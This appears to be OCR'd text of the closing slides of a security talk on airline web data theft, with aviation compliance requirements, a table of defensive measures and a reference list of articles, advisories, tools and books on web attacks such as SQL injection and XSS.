
**Review all Code Changes**

**Measure Compliance**

# Aviation Data Security Requirements

- FAA Regulatory and Guidance Library (FAA Site)
- Qualified Information Communication Provider(QICP)
- Aircraft Situational Display to Industry (ASDI)
- Homeland Security Critical Infrastructure Protection
  - Critical Infrastructure Information Act of 2002
  - Procedures for Handling Protected Critical Infrastructure Information
- PCI Data Security Standard (PCI)
- Local/International Privacy Directives

# Web Security Flight Plan Revisited



| Challenges | Solutions |
|---|---|
| Threat Awareness | Empower Teams with Training & Tools |
| Security Assessments | Automated Scanning and Source Code Analysis |
| Deploy Solutions | Fix the Code!<br>Web Scanners & Firewalls |
| Checks and Balances | Establish Strict Software Development Lifecycle |
| Compliance | Measure & Meet Required Controls |

# Reference Sheet : Stealing The Airlines’ Online Data

qjacks@gmail.com

1. Orbitz Online Travel News - http://resources.bnet.com/topic/orbitz.html
2. Sabre Airline Solutions - http://www.sabreairlinesolutions.com/products/gds/cost.htm
3. Airline E-ticket Email Attack - http://www.us-cert.gov/current/archive/2008/08/04/archive.html#airline_e_ticket_email_attack
4. US Airways Selects ITA Software to Automate Ticket Reprice and Reissue Capabilities… http://www.reuters.com/article/pressRelease/idUS117087+07-Apr-2008+BW20080407
5. The Airline Data Project - http://web.mit.edu/airlinedata/www/default.html
6. Booking Tools Automate Ticket Changes - http://www.btnonline.com/businesstravelnews/headlines/frontpage_display.jsp?vnu_content_id=1003875475
7. FeelComz Botnet Community - http://feelcomz.freehostia.com
8. Mass Attack JavaScript injection - UN and UK Government websites compromised http://securitylabs.websense.com/content/Alerts/3070.aspx
9. Anatomy of Asprox (Dennis Brown) - http://denbrown.com/AsproxIn20.ppt
10. Breach Security (Web Firewall) - http://www.breach.com/
11. Scandinavian Airline steals Norwegian Air Shuttle data - http://www.computerweekly.com/Articles/2008/05/23/230809/sas-ordered-to-pay-13m-for-theft-of-rival-airlines.htm
12. IBM Rational AppScan - www.ibm.com/software/awdtools/appscan/
13. Open Web Application Security Project OWASP - http://www.owasp.org/index.php/Main_Page
14. Advanced SQL Injection (Victor Chapela) - http://www.sm4rt.com/links/
15. Book: “XSS Attacks” (Rsnake, Jeremiah Grossman), – http://jeremiahgrossman.blogspot.com/2007/04/xss-attacks-book.html